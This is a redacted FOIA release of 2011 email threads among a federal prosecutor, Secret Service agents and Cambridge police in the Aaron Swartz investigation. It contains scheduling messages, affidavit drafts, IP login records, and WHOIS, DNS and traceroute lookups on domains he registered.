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(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [redacted]@usdoj.gov>
Sent: Wednesday, June 01, 2011 2:59 PM
To: (b)(6),(b)(7)(C) [redacted] (BOS)
Subject: Out of Office AutoReply: Can I talk to you and (b)(6) [redacted] at 3:15?

I will be out of the office until Monday, June 6th, and will not have access to messages until then. Steve

(b)(6),(b)(7)(C)

From:
Sent:
To:
Subject:

Heymann, Stephan (USAMA)

@usdoj.gov>

Wednesday, June 01, 2011 2:57 PM

(b)(6),(b)(7)(C) [BOS]

Can I talk to you and (b) at 3:15?

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
Sent: Thursday, May 26, 2011 3:47 PM
To: External (b)(6),(b) cambridgepolice.org; (b)(6),(b)(7)(C) (BOS)
Subject: Complaint Affidavit Rough Draft
Attachments: Criminal Complaint Affidavit Rough Draft 5-26-11.pdf

<<Criminal Complaint Affidavit Rough Draft 5-26-11.pdf>> Attached is a first, rough draft of a complaint affidavit. Please read it carefully and let me know your thoughts tomorrow. Steve

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Thursday, May 26, 2011 3:10 PM
(b)(6),(b)(7)(C) BOS
Is your main number 565-5640?

From: (b)(6),(b)(7)(C)@cambridgepolice.org>
Sent: Thursday, May 26, 2011 2:29 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)@usdoj.gov; (b)(6),(b)(7)(C) (SOS)
Subject: Website GOA ScreenShot and PDF Attached
Attachments: AaronSwartzGOA.pdf; AaronSwartzScreenShot.docx

As discussed.

From: Heymann, Stephen (USAMA) [REDACTED]@usdoj.gov>
Sent: Monday, May 23, 2011 11:00 AM
To: [REDACTED] (BOS)
Subject: Please call when you have a moment. Steve

From: (b)(6),(b)(7)(C) @cambridgepolice.org>
Sent: Thursday, May 19, 2011 10:58 AM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) (BOS)
Subject: RE: Is there a good time to talk today?

Let me step down to the duty desk and check with (b)(6), (b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)]@usdoj.gov
Sent: Thursday, May 19, 2011 10:36 AM
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C)
Subject: Is there a good time to talk today?

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA)

(b)(6),(b)(7)(C)

<usdoj.gov>

Thursday, May 19, 2011 10:36 AM

(b)(6),(b)(7)(C)

BOS; External

(b)(6),(b)(7)(C)

cambridgepolice.org

Is there a good time to talk today?

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
Sent: Monday, May 16, 2011 7:43 AM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: Paper served

Please call office when you can

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@ussc.dhs.gov]
Sent: Monday, May 16, 2011 7:13 AM
To: Heymann, Stephen (USAMA)
Subject: Paper served

Served in hand

(b)(6),(b)(7)(C)

Sent from Blackberry

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From: Heymann, Stephen (USAMA) [REDACTED]@usdoj.gov
Sent: Thursday, May 12, 2011 2:31 PM
To: [REDACTED]@OS; External [REDACTED]@cambridgepolice.org
Subject: Please note minor additional changes in final
Attachments: WordPerfect Document Compare SummaryOriginal document.pdf
Importance: High

From:

Heymann, Stephen (USAMA) [REDACTED]@usdoj.gov>

Sent:

Thursday, May 12, 2011 2:31 PM

To:

[REDACTED]@OS; External [REDACTED]@cambridgepolice.org

Subject:

Please note minor additional changes in final

Attachments:

WordPerfect Document Compare SummaryOriginal document.pdf

Importance:

High

From:
Sent:
To:
Subject:
Attachments:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
Thursday, May 12, 2011 11:14 AM
(b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C) cambridgepolice.org
Comparison to Review
Seizure Warrant Affidavit Comparison.pdf

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) [redacted]@lsdoj.gov>
Sent: Thursday, May 12, 2011 8:22 AM
To: (b)(6),(b)(7)(C) [redacted] (BOS)
Subject: Please call when you get in. Thx, Steve

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R I F

From: Heymann, Stephen (USAMA) [REDACTED]@usdoj.gov
Sent: Wednesday, May 11, 2011 4:05 PM
To: [REDACTED] (BOS)
Subject: Are you out of the office for the remainder of the day?

If so, when will you be in in the morning?

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov
Sent: Wednesday, May 11, 2011 11:25 AM
To: (b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C) @cambridgepolice.org
Subject: RE: Is there a time we can talk today after 2:00? Steve

Let's talk then. As before, why don't you give me a call from your shop.

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@ussf.dhs.gov]
Sent: Wednesday, May 11, 2011 10:59 AM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @cambridgepolice.org
Subject: RE: Is there a time we can talk today after 2:00? Steve

I should be able to talk after 1400

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Wednesday, May 11, 2011 10:57 AM
To: (b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C) @cambridgepolice.org
Subject: Is there a time we can talk today after 2:00? Steve

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From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Wednesday, May 11, 2011 10:59 AM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) (BOS)
Subject: RE: Is there a time we can talk today after 2:00? Steve

I CAN BE AVAILABLE. I'M AT JFK BUILDING BUT WILL RETURN TO THE LAB FOR THE CALL AT DESIGNATED TIME.

From: Heymann, Stephen (USAMA) [mailto:[redacted]@usdoj.gov]
Sent: Wednesday, May 11, 2011 10:57 AM
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C)
Subject: Is there a time we can talk today after 2:00? Steve

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
Wednesday, May 11, 2011 10:57 AM

(b)(6),(b)(7)(C) (BOS); External: (b)(6),(b) cambridgepolice.org
Is there a time we can talk today after 2:00? Steve

From: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)>@usdoj.gov
Sent: Thursday, May 05, 2011 4:49 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: Twitter

Thank you

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)&@ussc.dhs.gov]
 Sent: Thursday, May 05, 2011 4:49 PM
 To: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)&@cambridgepolice.org>
 Subject: Twitter

| IP | DATE | TIME | PROVIDER |
|------------------|-----------|-------|--|
| (b)(6),(b)(7)(C) | 14-Feb-11 | 18:41 | Comcast |
| (b)(6),(b)(7)(C) | 14-Feb-11 | 0:03 | Amazon Web Services, Elastic Compute Cloud EC2 |
| (b)(6),(b)(7)(C) | 13-Feb-11 | 4:59 | Harvard University |
| (b)(6),(b)(7)(C) | 11-Feb-11 | 11:11 | Harvard University |
| (b)(6),(b)(7)(C) | 11-Feb-11 | 12:09 | T-Mobile |
| (b)(6),(b)(7)(C) | 9-Feb-11 | 14:54 | T-Mobile |
| (b)(6),(b)(7)(C) | 6-Feb-11 | 14:22 | T-Mobile |
| (b)(6),(b)(7)(C) | 4-Feb-11 | 22:51 | T-Mobile |
| (b)(6),(b)(7)(C) | 4-Feb-11 | 10:51 | T-Mobile |
| (b)(6),(b)(7)(C) | 29-Jan-11 | 0:52 | T-Mobile |
| (b)(6),(b)(7)(C) | 28-Jan-11 | 19:10 | Harvard University |
| (b)(6),(b)(7)(C) | 27-Jan-11 | 3:19 | T-Mobile |
| (b)(6),(b)(7)(C) | 27-Jan-11 | 9:19 | T-Mobile |
| (b)(6),(b)(7)(C) | 27-Jan-11 | 12:19 | T-Mobile |
| (b)(6),(b)(7)(C) | 26-Jan-11 | 21:04 | T-Mobile |
| (b)(6),(b)(7)(C) | 19-Jan-11 | 4:41 | Comcast |
| (b)(6),(b)(7)(C) | 18-Jan-11 | 1:41 | Comcast Business Communications |
| (b)(6),(b)(7)(C) | 18-Jan-11 | 4:41 | T-Mobile |
| (b)(6),(b)(7)(C) | 18-Jan-11 | 19:41 | T-Mobile |
| (b)(6),(b)(7)(C) | 18-Jan-11 | 22:41 | T-Mobile |
| (b)(6),(b)(7)(C) | 17-Jan-11 | 1:20 | T-Mobile |
| (b)(6),(b)(7)(C) | 17-Jan-11 | 7:35 | T-Mobile |
| (b)(6),(b)(7)(C) | 16-Jan-11 | 21:05 | Harvard University |
| (b)(6),(b)(7)(C) | 16-Jan-11 | 1:20 | T-Mobile |
| (b)(6),(b)(7)(C) | 16-Jan-11 | 4:20 | T-Mobile |
| (b)(6),(b)(7)(C) | 13-Jan-11 | 0:30 | T-Mobile |
| (b)(6),(b)(7)(C) | 13-Jan-11 | 3:30 | T-Mobile |
| (b)(6),(b)(7)(C) | 13-Jan-11 | 12:46 | T-Mobile |
| (b)(6),(b)(7)(C) | 12-Jan-11 | 2:22 | T-Mobile |
| (b)(6),(b)(7)(C) | 12-Jan-11 | 22:33 | T-Mobile |
| (b)(6),(b)(7)(C) | 25-Dec-10 | 16:33 | Comcast |

(b)(6),(b)(7)(C)

| | | |
|-----------|-------|----------|
| 25-Dec-10 | 21:52 | T-Mobile |
| 24-Dec-10 | 14:30 | T-Mobile |
| 24-Dec-10 | 20:30 | T-Mobile |
| 19-Dec-10 | 19:32 | T-Mobile |

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

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----- Original Message -----

From: (b)(6),(b)(7)(C) (CID)

To: (b)(6),(b)(7)(C) (BOS)

Sent: Wed Mar 16 13:10:51 2011

Subject: CID/CERT: Feedback from MIT case

(b)(6),(b)(7)(C)

The guys here have some a report for you. However, their supervisor needs to review it before it goes out.

Should we add him to the 6e?

His name is (b)(6),(b)(7)(C) He is title is (b)(6),(b)(7)(C) for the Digital Intelligence and Investigations Directorate. He has the same address as (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C)

All he is doing is reviewing the report.

Thanks

(b)(6),(b)(7)(C)

Special Agent

U.S. Secret Service

(b)(6),(b)(7)(C) (Desk)
(b)(6),(b)(7)(C) (Mobile)

412-268-5226 (Fax)

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From: (b)(6),(b)(7)(C)@gmail.com>
 Sent: Friday, April 15, 2011 4:27 PM
 To: (b)(6),(b)(7)(C)@BOS
 Subject: guerillaopenaccess-com

(b)(6),(b)(7)(C)
 Host name: guerillaopenaccess.com

Alias:
 guerillaopenaccess.com

(b)(6),(b)(7)(C) is from United States(US) in region North America

TraceRoute to (b)(6),(b)(7)(C)@guerillaopenaccess.com

| Hop | (ms) | (ms) | (ms) | IP Address | Host name |
|-----|------|------|------|------------------|-----------------------------------|
| 1 | 0 | 0 | 0 | (b)(6),(b)(7)(C) | xe-5-3-0.edge3.dallas1.level3.net |
| 2 | 1 | 0 | 1 | | ae-2-70.edge2.dallas3.level3.net |
| 3 | 1 | 1 | 0 | | above-telia.dfw2.us.above.net |
| 4 | 1 | 28 | 1 | | 207.88.14.242.pir.us.xo.net |
| 5 | 35 | 21 | 35 | | ts-4-0-0.mr3.atlanta-ga.us.xo.net |
| 6 | 35 | 35 | 20 | | - |
| 7 | 21 | 20 | 22 | | - |
| 8 | 21 | 21 | 22 | | - |
| 9 | 21 | 21 | 22 | | outerabe.novalug.com |

Trace complete

Retrieving DNS records for guerillaopenaccess.com--

DNS servers

a.ns.aaronsw.com
 b.ns.aaronsw.com

Answer records

| | | |
|------------------------|--------------|-----------------------------------|
| | server: | a.ns.aaronsw.com |
| | email: | hostmaster@guerillaopenaccess.com |
| | serial: | 1302797878 |
| guerillaopenaccess.com | SOA refresh: | 16384 2560s |
| | retry: | 2048 |
| | expire: | 1048576 |
| | minimum ttl: | 2560 |

| | | | |
|------------------------------------|----|--|---------|
| <u>guerillaopenaccess.com</u> | NS | <u>a.ns.aaronsw.com</u> | 259200s |
| <u>guerillaopenaccess.com</u> | NS | <u>b.ns.aaronsw.com</u> | 259200s |
| <u>guerillaopenaccess.com</u> | MX | preference: 0 | 86400s |
| | | exchange: <u>a.mx.guerillaopenaccess.com</u> | |
| <u>guerillaopenaccess.com</u> | A | | 86400s |
| Authority records | | | |
| Additional records | | | |
| <u>a.ns.aaronsw.com</u> | A | (b)(6),(b)(7)(C) | 259200s |
| <u>b.ns.aaronsw.com</u> | A | | 259200s |
| <u>a.mx.guerillaopenaccess.com</u> | A | | 86400s |

Whois query for guerillaopenaccess.com...

Domain Name: GUERILLAOPENACCESS.COM Registrar: NAME.COM LLC Whois Server: whois.name.com Referral URL:

http://www.name.com Name Server: A.NS.AARONSW.COM Name Server: B.NS.AARONSW.COM Status: clientTransferProhibited Updated Date: 13-jun-2010 Creation Date: 08-jul-2008 Expiration Date: 08-jul-2011

Domain Name: guerillaopenaccess.com Registrar: Name.com LLC Expiration Date: 2011-07-08 16:30:55 Creation Date: 2008-07-08 16:30:55 Name Servers: a.ns.aaronsw.com b.ns.aaronsw.com REGISTRANT

CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com ADMINISTRATIVE CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com TECHNICAL CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com BILLING CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com Timestamp: 1302899090.9342

From: (b)(6),(b)(7)(C)@gmail.com
Sent: Friday, April 15, 2011 3:38 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: aaronsw.com

IP address: (b)(6),(b)(7)(C)
Host name: aaronsw.com

Alias:
 aaronsw.com

(b)(6),(b)(7)(C) is from United States(US) in region North America

TraceRoute to (b)(6),(b)(7)(C) [aaronsw.com]

| Hop | (ms) | (ms) | (ms) | IP Address | Host name |
|-----|------|------|------|------------------|--------------------------------------|
| 1 | 0 | 0 | 0 | (b)(6),(b)(7)(C) | xe-5-3-0.edge3.dallas1.level3.net |
| 2 | 1 | 1 | 1 | | se-2-70.edge2.dallas3.level3.net |
| 3 | 1 | 1 | 1 | | xo-communic.edge2.dallas3.level3.net |
| 4 | 1 | 1 | 1 | | 207.88.14.242.ccr.us.xo.net |
| 5 | 36 | 35 | 36 | | pe-4-0-0.rer3.atlanta-ga.us.xo.net |
| 6 | 35 | 35 | 35 | | ae0d0.mcr1.mvva-ga.us.xo.net |
| 7 | 22 | 22 | 22 | | - |
| 8 | 21 | 22 | 21 | | - |
| 9 | 22 | 21 | 21 | | outemba.notabug.com |

Trace complete

Retrieving DNS records for aaronsw.com..

DNS servers

a.ns.aaronsw.com (b)(6),(b)(7)(C)
 b.ns.aaronsw.com

Answer records

| | |
|----------|------------------------|
| server: | a.ns.aaronsw.com |
| email: | hostmaster@aaronsw.com |
| serial: | 1302797878 |
| refresh: | 16384 |
| retry: | 2048 |
| expire: | 1048576 |

aaronsw.com SOA

minimum ttl: 2560

| | | | |
|--------------------|----|--|-----|
| <u>aaronsw.com</u> | NS | <u>a.ns.aaronsw.com</u> | 259 |
| <u>aaronsw.com</u> | NS | <u>b.ns.aaronsw.com</u> | 259 |
| <u>aaronsw.com</u> | MX | preference: 1 | 86 |
| | | exchange: <u>ASPMX.L.GOOGLE.com</u> | |
| <u>aaronsw.com</u> | MX | preference: 5 | 86 |
| | | exchange: <u>ALT1.ASPMX.L.GOOGLE.com</u> | |
| <u>aaronsw.com</u> | MX | preference: 5 | 86 |
| | | exchange: <u>ALT2.ASPMX.L.GOOGLE.com</u> | |
| <u>aaronsw.com</u> | MX | preference: 10 | 86 |
| | | exchange: <u>ASPMX2.GOOGLEMAIL.com</u> | |
| <u>aaronsw.com</u> | MX | preference: 10 | 86 |
| | | exchange: <u>ASPMX3.GOOGLEMAIL.com</u> | |
| <u>aaronsw.com</u> | MX | preference: 10 | 86 |
| | | exchange: <u>ASPMX4.GOOGLEMAIL.com</u> | |
| <u>aaronsw.com</u> | MX | preference: 10 | 86 |
| | | exchange: <u>ASPMX5.GOOGLEMAIL.com</u> | |
| <u>aaronsw.com</u> | A | (b)(6),(b)(7)(C) | 86 |

Authority records

Additional records

| | | | |
|-------------------------|---|------------------|-----|
| <u>a.ns.aaronsw.com</u> | A | (b)(6),(b)(7)(C) | 259 |
| <u>b.ns.aaronsw.com</u> | A | (b)(6),(b)(7)(C) | 259 |

Whois query for aaronsw.com..

Domain Name: AARONSW.COM Registrar: NAME.COM LLC Whois Server: whois.name.com Referral URL:

http://www.name.com Name Server: A.NS.AARONSW.COM Name Server: B.NS.AARONSW.COM Status: ok Updated Date: 13-aug-2010 Creation Date: 29-sep-2000 Expiration Date: 29-sep-2011

Domain Name: aaronsw.com Registrar: Name.com LLC Expiration Date: 2011-09-29 21:51:24 Creation Date: 2000-09-29 21:51:24 Name Servers: a.ns.aaronsw.com b.ns.aaronsw.com REGISTRANT CONTACT INFO

Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com ADMINISTRATIVE CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com

TECHNICAL CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com BILLING CONTACT INFO Aaron Swartz Aaron Swartz (b)(6),(b)(7)(C) US Phone: (b)(6),(b)(7)(C) Email Address: me@aaronsw.com

Timestamp: 1302894275.2765

Cached on: 2011-04-15T13:04:35-06:00

Network IP address lookup:

Whois query for (b)(6),(b)(7)
(C)

Results returned from whois.arin.net:

#

The following results may also be obtained via:

#

<http://whois.arin.net/rest/net?q=75.127.96.637&showDetails=true&showARIN=false>

#

NetRange: (b)(6),(b)(7)(C)

CIDR: (b)(6),(b)(7)
(C)

OriginAS:

NetName: GNAXNET

NetHandle: NET-75-127-64-0-1

Parent: NET-75-0-0-0-0

NetType: Direct Allocation

RegDate: 2007-06-18

Updated: 2008-01-14

Ref:

<http://whois.arin.net/rest/net/NET-75-127-64-0-1>

OrgName: Global Net Access, LLC

OrgId: GNAL-2

Address: 1100 White St SW

City: Atlanta

StateProv: GA

PostalCode: 30310

Country: US

RegDate: 2003-08-29

Updated: 2009-07-31

Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Comment: *****

Comment: Reassignment information for this block is

Comment: available at rwhois.gnax.net port 4321

Comment: *****

Ref:

<http://whois.arin.net/rest/org/GNAL-2>

ReferralServer: [rwhois://rwhois.gnax.net:4321](http://rwhois.gnax.net:4321)

OrgNOCHandle: ENGIN7-ARIN

OrgNOCName: GNAX ENGINEERING

OrgNOCPhone: +1-404-230-9149

OrgNOCEmail: engineering@gnax.net

OrgNOCTRef:

<http://whois.arin.net/rest/noc/ENGIN7-ARIN>

OrgTechHandle: ENGIN7-ARIN

OrgTechName: GNAX ENGINEERING

OrgTechPhone: +1-404-230-9149

OrgTechEmail: engineering@gnax.net

OrgTechRef:

<http://whois.arin.net/rest/noc/ENGIN7-ARIN>

OrgAbuseHandle: ABUSE745-ARIN

OrgAbuseName: GNAX ABUSE

OrgAbusePhone: +1-404-230-9150

OrgAbuseEmail: abuse@gnax.net

OrgAbuseRef:

<http://whois.arin.net/rest/noc/ABUSE745-ARIN>

RTechHandle: ENGIN7-ARIN

RTechName: GNAX ENGINEERING

RTechPhone: +1-404-230-9149



RTechEmail: engineering@gnax.net

RTechRef:

<http://whois.arin.net/rest/poc/ENGINE7-ARIN>

RAbuseHandle: ABUSE745-ARIN

RAbuseName: GNAX ABUSE

RAbusePhone: +1-404-230-9150

RAbuseEmail: gnax@gnax.net

RAbuseRef:

<http://whois.arin.net/rest/poc/ABUSE745-ARIN>



From: (b)(6),(b)(7)(C)@gmail.com>
Sent: Friday, April 15, 2011 3:34 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: guerillaopenaccess.org

IP address: (b)(6),(b)(7)(C)
Host name: guerillaopenaccess.org

Alias:
 guerillaopenaccess.org

(b)(6),(b)(7)(C) is from United States(US) in region North America

TraceRoute to: (b)(6),(b)(7)(C) guerillaopenaccess.org

| Hop | (ms) | (ms) | (ms) | IP Address | Host name |
|-----|------|------|------|------------------|---|
| 1 | 1 | 0 | 0 | (b)(6),(b)(7)(C) | xe-5-3-0.edge3.dallas1.level3.net |
| 2 | 1 | 1 | 1 | | ae-1-60.edge2.dallas3.level3.net |
| 3 | 1 | 0 | 0 | | softlayer-t.edge2.dallas3.level3.net |
| 4 | 1 | 0 | 1 | | softlayer-t.edge2.dallas3.level3.net |
| 5 | 1 | 3 | 1 | | po2.br04.ar05.dal01.networklayer.com |
| 6 | 0 | 1 | 1 | | 75.126.104.248-static.reverse.softlayer.com |

Trace complete

Retrieving DNS records for guerillaopenaccess.org.

DNS servers

- ns3.name.com
- ns2.name.com
- ns1.name.com
- ns4.name.com

Answer records

| | | | |
|------------------------|-----|--|------|
| guerillaopenaccess.org | NS | ns2.name.com | 300s |
| guerillaopenaccess.org | A | (b)(6),(b)(7)(C) | 300s |
| guerillaopenaccess.org | NS | ns4.name.com | 300s |
| guerillaopenaccess.org | NS | ns3.name.com | 300s |
| guerillaopenaccess.org | NS | ns1.name.com | 300s |
| guerillaopenaccess.org | SOA | server: ns1.name.com email: support@name.com serial: 1 | 300s |

refresh: 10800
 retry: 3600
 expire: 604800
 minimum ttl: 3600

Authority records

Additional records

| | | | |
|--------------|---|------------------|--------|
| ns2.name.com | A | (b)(6),(b)(7)(C) | 86400s |
| ns4.name.com | A | | 3600s |
| ns1.name.com | A | | 86400s |
| ns4.name.com | A | | 3600s |
| ns3.name.com | A | | 86400s |

Whois query for guerillaopenaccess.org...

Domain ID:D153249047-LROR Domain Name:GUERILLAOPENACCESS.ORG Created On:08-Jul-2008
 16:30:58 UTC Last Updated On:13-Jun-2010 15:01:43 UTC Expiration Date:08-Jul-2011 16:30:58 UTC
 Sponsoring Registrar:Name.com, LLC (R1288-LROR) Status:CLIENT RENEW PROHIBITED
 Status:CLIENT UPDATE PROHIBITED Registrant ID:ncr-555176-ff21b Registrant Name:Aaron Swartz
 Registrant Organization:Aaron Swartz Registrant Street1:(b)(6),(b)(7)(C) Registrant Street2: Registrant Street3:
 Registrant City:(b)(6),(b)(7)(C) Registrant State/Province:none Registrant Postal Code:(b)(6) Registrant
 Country:(b) Registrant Phone:(b)(6),(b)(7)(C) Registrant Phone Ext.: Registrant FAX: Registrant FAX Ext.:
 Registrant Email:me@aaronsw.com Admin ID:nca-555177-9185d Admin Name:Aaron Swartz Admin
 Organization:Aaron Swartz Admin Street1:(b)(6),(b)(7)(C) Admin Street2: Admin Street3: Admin
 City:(b)(6),(b)(7)(C) Admin State/Province:none Admin Postal Code:(b)(6) Admin Country:(b) Admin
 Phone:(b)(6),(b)(7)(C) Admin Phone Ext.: Admin FAX: Admin FAX Ext.: Admin Email:me@aaronsw.com
 Tech ID:nct-555178-4e170 Tech Name:Aaron Swartz Tech Organization:Aaron Swartz Tech Street1:(b)(6),(b)(7)(C)
 (b)(6),(b)(7)(C) Tech Street2: Tech Street3: Tech City:(b)(6),(b)(7)(C) Tech State/Province:none Tech Postal
 Code:60035 Tech Country:(b) Tech Phone:(b)(6),(b)(7)(C) Tech Phone Ext.: Tech FAX: Tech FAX Ext.: Tech
 Email:me@aaronsw.com Name Server:NS1.NAME.COM Name Server:NS2.NAME.COM Name
 Server:NS3.NAME.COM Name Server:NS4.NAME.COM

Network IP address lookup:

Whois query for (b)(6),(b)(7)(C)

Results returned from whois.arin.net:

#

The following results may also be obtained via:

#

[http://whois.arin.net/rest/net/\(\(b\)\(6\),\(b\)\(7\)\(C\)\)](http://whois.arin.net/rest/net/((b)(6),(b)(7)(C))) [showDetails=true&showARIN=false]

#

NetRange: (b)(6),(b)(7)(C)

CIDR: (b)(6),(b)(7)
(C)

OriginAS: AS36351

NetName: SOFTLAYER-4-3

NetHandle: NET-75-126-0-0-1

Parent: NET-75-0-0-0-0

NetType: Direct Allocation

Comment: abuse@softlayer.com

RegDate: 2006-05-12

Updated: 2009-08-26

Ref:

<http://whois.arin.net/rest/net/NET-75-126-0-0-1>

OrgName: SoftLayer Technologies Inc.

OrgId: SOFTL

Address: 1950 N Stemmons Freeway

City: Dallas

StateProv: TX

PostalCode: 75207

Country: US

RegDate: 2005-10-26

Updated: 2009-07-02

Ref:

<http://whois.arin.net/rest/org/SOFTL>

ReferralServer: rwhois://rwhois.softlayer.com:4321

OrgTechHandle: IPADM258-ARIN

OrgTechName: IP Admin

OrgTechPhone: +1-214-442-0600

OrgTechEmail: ipadmin@softlayer.com

OrgTechRef:

<http://whois.arin.net/rest/poc/IPADM258-ARIN>

OrgAbuseHandle: ABUSE1025-ARIN

OrgAbuseName: Abuse

OrgAbusePhone: +1-214-442-0601

OrgAbuseEmail: gbuse@softlayer.com

OrgAbuseRef:

<http://whois.arin.net/rest/poc/ABUSE1025-ARIN>

RNOCHandle: IPADM258-ARIN

RNOCHandle: IP Admin

RNOCHandle: +1-214-442-0600

RNOCHandle: ipadmin@softlayer.com

RNOCHandle:

<http://whois.arin.net/rest/poc/IPADM258-ARIN>

RAbuseHandle: ABUSE1025-ARIN

RAbuseName: Abuse

RAbusePhone: +1-214-442-0601

RAbuseEmail: gbuse@softlayer.com

RAbuseRef:

<http://whois.arin.net/rest/poc/ABUSE1025-ARIN>

RTechHandle: IPADM258-ARIN

RTechName: IP Admin

RTechPhone: +1-214-442-0600

RTechEmail: ipadmin@softlayer.com

RTechRef:

<http://whois.arin.net/rest/poc/IPADM258-ARIN>

#

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available at:



http://www.arin.net/whois_tou.html

R I F
1644

From: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)@usdoj.gov>
Sent: Tuesday, April 12, 2011 12:40 PM
To: External (b)(6),(b)(7)(C)@cambridgepolice.org (b)(6),(b)(7)(C) BOS
Subject: RE: (b)(6),(b)(7) Identifier's

I also need what his criminal record check showed. Sorry.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@cambridgepolice.org]
Sent: Tuesday, April 12, 2011 12:06 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C) (BOS)
Subject: (b)(6),(b)(7) Identifier's

(b)(6),(b)(7)(C)

DOB: (b)(6),(b)(7)

SS # (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Work:

(b)(6),(b)(7)(C)

Place of Birth: (b)(6),(b)(7)(C)

Will this suffice?

From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Tuesday, April 12, 2011 12:06 PM
To: Heymann, Stephen (USAM) [redacted]@usdoj.gov
Cc: (b)(6),(b)(7)(C) [redacted]@BOS; (b)(6),(b)(7)(C) [redacted]
Subject: [redacted] identifiers

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

DOB (b)(6),(b)(7)(C)

SS (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Work
(b)(6),(b)(7)(C)

Place of Birth: (b)(6),(b)(7)(C)

Will this suffice?

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Sent: Tuesday, April 12, 2011 9:54 AM
To: (b)(6),(b)(7)(C), Per USSS (BOS); External (b)(6),(b)(7)(C) cambridgepolice.org
Subject: RE: (b)(6),(b)(7)(C) Pre-Meet

I am on a conference call still; can we reschedule for 10:30?

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C) usss.dhs.gov]
Sent: Monday, April 11, 2011 2:10 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) cambridgepolice.org
Subject: RE: (b)(6),(b)(7)(C) Pre-Meet

Sounds Good
(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C) usdoj.gov]
Sent: Monday, April 11, 2011 2:09 PM
To: External (b)(6),(b)(7)(C) cambridgepolice.org; (b)(6),(b)(7)(C) (BOS)
Subject: RE: (b)(6),(b)(7)(C) Pre-Meet

You guys want to call me at 10:00?

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C) cambridgepolice.org]
Sent: Monday, April 11, 2011 2:05 PM
To: (b)(6),(b)(7)(C) usss.dhs.gov; Heymann, Stephen (USAMA)
Subject: Re: (b)(6),(b)(7)(C) Pre-Meet

Tomorrow morning a quick conference call would be great at 10am. Then of course I'd like to huddle Weds before her arrival at Moakley.

From: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) usss.dhs.gov> (b)(6),(b)(7)(C)
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Sent: Mon Apr 11 13:59:46 2011
Subject: RE: (b)(6),(b)(7)(C) Pre-Meet

I think we should talk before hand. I am available for a conference call tomorrow or I could go to the courthouse early on Wednesday to meet before hand.

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
